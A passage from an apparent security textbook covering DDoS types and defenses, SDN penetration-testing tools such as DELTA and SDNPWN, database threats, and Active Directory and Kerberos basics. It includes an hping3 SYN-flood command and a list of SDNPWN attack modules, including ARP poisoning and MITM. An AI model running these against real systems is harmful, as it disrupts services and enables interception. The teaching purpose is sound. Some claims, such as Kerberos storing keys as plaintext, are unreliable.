
Types of DDoS attacks

SYN flooding: This is done when an attacker sends an SYN request without replying to the acknowledgment.

ICMP flood attack: This is the process of flooding the server with ICMP requests without waiting for the response. Smurf attacks, ICMP floods, and ping floods are forms of ICMP flood attacks. As a demonstration, you can try the hping3 utility, using the following command:

```
hping3 -S --flood -V www.example.com
```

Where `-flood` means flood mode (sending requests without waiting for responses) and `-S` stands for the SYN requests option:



Application flood attack: This attack targets applications in order to lose or degrade an online service. The attacks flood an application so it cannot handle requests properly.

Botnets: These are networks of compromised machines that are generally controlled by a **command and control** (**C2C**) channel.


Defending against DDoS attacks

The following are some countermeasures for use against **DDoS** attacks:

- Implementing detection mechanisms, especially signal analysis techniques
- Deploying high-availability solutions and redundancy resources
- Disabling non-required services
- Traffic pattern analysis


DDoS scrubbing centers

On a data center scale, implementing DDoS scrubbing centers is a wise decision to defend against DDoS attacks, where traffic is analyzed and the normal traffic is passed back to the network. Usually, this central station is used by large-scale enterprises such as internet services and cloud providers:




Software-Defined Network penetration testing

A **Software-Defined Network** (**SDN**) is a network architecture with a centralized fully programmable controller that has a view of all the paths and devices of a network in one entity. That is why, it is considered as a single point of configuration. This huge automation shift adds great value to a corporate network. The graph below represent the different SDN layers and the interactions between them:



In the classic networking stack, every component implements two aspects: control and data entities. But in SDNs, we isolate these two panels. The following diagram illustrates the difference between the two networking approaches:



There are three main SDN models:


- The network virtualization model
- The evolutionary model
- The OpenFlow model

A typical SDN architecture is composed of the following three main components:

- **SDN controller**: This is an intelligent logical entity that controls operations between applications and devices to maintain a global view of the corporate network
- **SDN networking devices**: These are responsible for forwarding and processing data across the network
- **SDN applications**: These are the programs that send the desired operation to the SDN controllers via APIs

SDN attacks

This new networking model is recent, but now it is a high-value target for attackers. As discussed before, we said that a single point of control is a huge threat for assets. SDN comes with a single point of control; that is why great power comes with great responsibility. If an attacker succeeds in compromising a SDN, they will control the entire network. Another attack vector is SDN applications; in the end, they are programs and, as such, any software malfunction or badly written code could lead to a system compromise. DDoS attacks and sniffing are also real threats to SDNs that can damage the entire network. The following illustration describes some attacks in the different model layers:




SDNs penetration testing

As a penetration tester, your role is to simulate SDN attacks to try to identify weaknesses. There are many SDN penetration testing frameworks currently out there.

DELTA: SDN security evaluation framework

DELTA: SDN security evaluation framework is a security framework based on attacking scenarios. It also provides fuzzing techniques in the case of unknown SDN attacks. It contains the following four agents, as shown:


- **Agent Manager**
- **Application Agent**
- **Channel Agent**
- **Host Agent**



You can clone the DELTA framework using GitHub via this command:

```
$ git clone https://github.com/OpenNetworkingFoundation/DELTA.git
```

This is the main architecture of the DELTA framework:



SDNPWN

SDNPWN is a toolkit for testing the security of SDNs. It provides a simple command-line tool to test SDN attacks. To download SDNPWN, you can clone the repository by typing:

```
git clone https://github.com/smythtech/sdnpwn
```

You can use the toolkit after executing the scripts.

```
./sdnpwn.py <module name> <module options>
```

You can choose the attack by executing its module. These are some available modules:

```
[*] Available modules:
[+] arpmon
[+] controller-detect
[+] dp-arp-poison
[+] dp-mitm
[+] help
[+] host-location-hijack
```

```
[+] info
[+] lfa-relay
[+] lfa-scapy
[+] lldp-replay
[+] mods
[+] of-gen
[+] of-switch
[+] phantom-host-scan
[+] phantom-storm
[+] sdn-detect
[+] system
```

Attacks on database servers

Databases are a vital component in every organization. They represent a serious target for attackers because they contain sensitive data. Databases are facing many serious threats; these are some of the database attacks:

- **Excessive privileges**: This is an attack where the attacker gains unauthorized privileges to access confidential information
- **SQL injection**: This is a server-side attack that takes advantage of vulnerabilities in web applications to send unauthorized database queries.
- **Weak authentication**: An attacker can use social engineering attacks and brute forcing to access when the passwords are weak
- **Exposure of backup data**: Non-encrypted backups represent a real danger for an organization. All the backups need to be encrypted.

Summary

In this chapter, we covered the essential skills to secure organization networks through understanding networking concepts and hands-on experience to respond to network breaches. The chapter not only gives you the ability to defend modern day networking attacks, but it also puts you in a strong position to be ready to secure next-generation networking technologies, taking SDNs as a study case. The next chapter will take you to another important component in modern enterprises. You will be confronted with Microsoft Active Directory threats, and you will be stronger by gaining the in-demand skills to secure Active Directory.

4

Active Directory Exploitation


In the previous chapter, we explored how to exploit an organization's networks. We went from networking fundamentals to discovering the latest attacking methodologies. This chapter is your next step to gaining more knowledge about securing another important technical system for every modern company, which is Active Directory. We will take you to another level of experience following a well-designed plan to obtain the required skills to defend another environment.

The following topics will be covered in this chapter:


- Learning Active Directory and Kerberos concepts
- An overview of various Active Directory attacks
- Learning what defensive measures are effective and how they mitigate current attacks

Active Directory

A directory is a book that lists individuals or organizations including details, such as names, addresses, and emails, in a sorted way, generally alphabetically or by theme. In other words, a directory contains stored and structured objects to ease the access and the manipulation of these objects. In a small-scale organization, if you need a file, you need to know in what server the file resides and its full path. This works in small environments, but it is not practical in medium- and large-scale companies. Thus, locating a file using that way could be a real challenge. The problem doesn't stop there, as we know every user could have many access credentials, such as passwords, which makes it difficult to manage all the credentials, if the number is high. That is why the need arose for a directory service to locate resources without knowing the full location. The following graph illustrates an example of an hierarchical directory




Microsoft Active Directory provides a directory service for managing and solving these challenges. It comes with many other features and capabilities. Nowadays, Active Directory plays an important role in many modern organizations and institutions. Communication is a critical aspect for business, and a directory service is a wise choice because it acts as a single container point for all the required information. Active Directory is based on a client/server architecture. The following graph show an example of Active directory users.



Active Directory consists of the following four components:


- **Active Directory forest**: This is an Active Directory instance that acts like a top-level container
- **Active Directory domains**: This is the collection of administratively defined objects
- **Active Directory units**: You use these container objects to arrange other objects in a manner that supports your administrative purposes
- **Sites**: These are the containers of the objects

This illustration shows an example of Active Directory forests and trees:




Single Sign-On

Single Sign-On (**SSO**) is a central approach generally represented by an authentication server that allows many systems to authenticate in a productive way, without the need to remember different passwords. This mechanism also improves developers' productivity by providing a single authentication point, so they won't worry about that part and they can focus on more important tasks. The SSO solution is great, but as discussed in the previous chapters, a single point is an attractive target for attackers. The following graph shows how Single sign-on is simplifying authentication.



Kerberos authentication


Kerberos is an authentication protocol under RFC 1510, integrated in Windows operating systems from the beginning of this millennium. It was developed by the **Massachusetts Institute of Technology** (**MIT**) under the Athena Project. You can check it and test it via its official website, `http://www.kerberos.org`. The Kerberos environment contains three parts: the client, the server, and the **Key Distribution Center** (**KDC**), as shown in the following figure. It provides identity-based on a key distribution model, presented by Needham and Schroeder:



Kerberos needs the following five steps to proceed:

1. Authentication is requested from the authentication server, KDC
2. KDC sends back a session encrypted with the sender's secret key, in addition to the ticket-granting encrypted with a ticket-granting service
3. The receiver then decrypts the session and requests permission from the ticket-granting service
4. If the session is valid, the ticket-granting service sends a client/server session to grant access to the resource, in addition to a service ticket encrypted with the resource key
5. The resource validates the session and grants access to the client

Kerberos provides a great authentication solution, but it stores keys as plain texts, which represents a huge threat for the organization. In fact, if an attacker could access the KDC, they would compromise all the keys. The following graph show the different steps of Kerberos operation:




Lightweight Directory Access Protocol

Active Directory uses **Lightweight Directory Access Protocol** (**LDAP**) as an access protocol, which relies on the TCP/IP stack. The LDAP supports Kerberos authentication.


This protocol uses an inverted-tree hierarchical structure, so every entry has a defined position. This structure is called the **Directory Information Tree** (**DIT**). The **Distinguished Name** (**DN**) represents the full path of the entry.

The following diagram represents the different interaction between the users (**Common Name** (**CN**)). Filter groups are restricted to some applications:

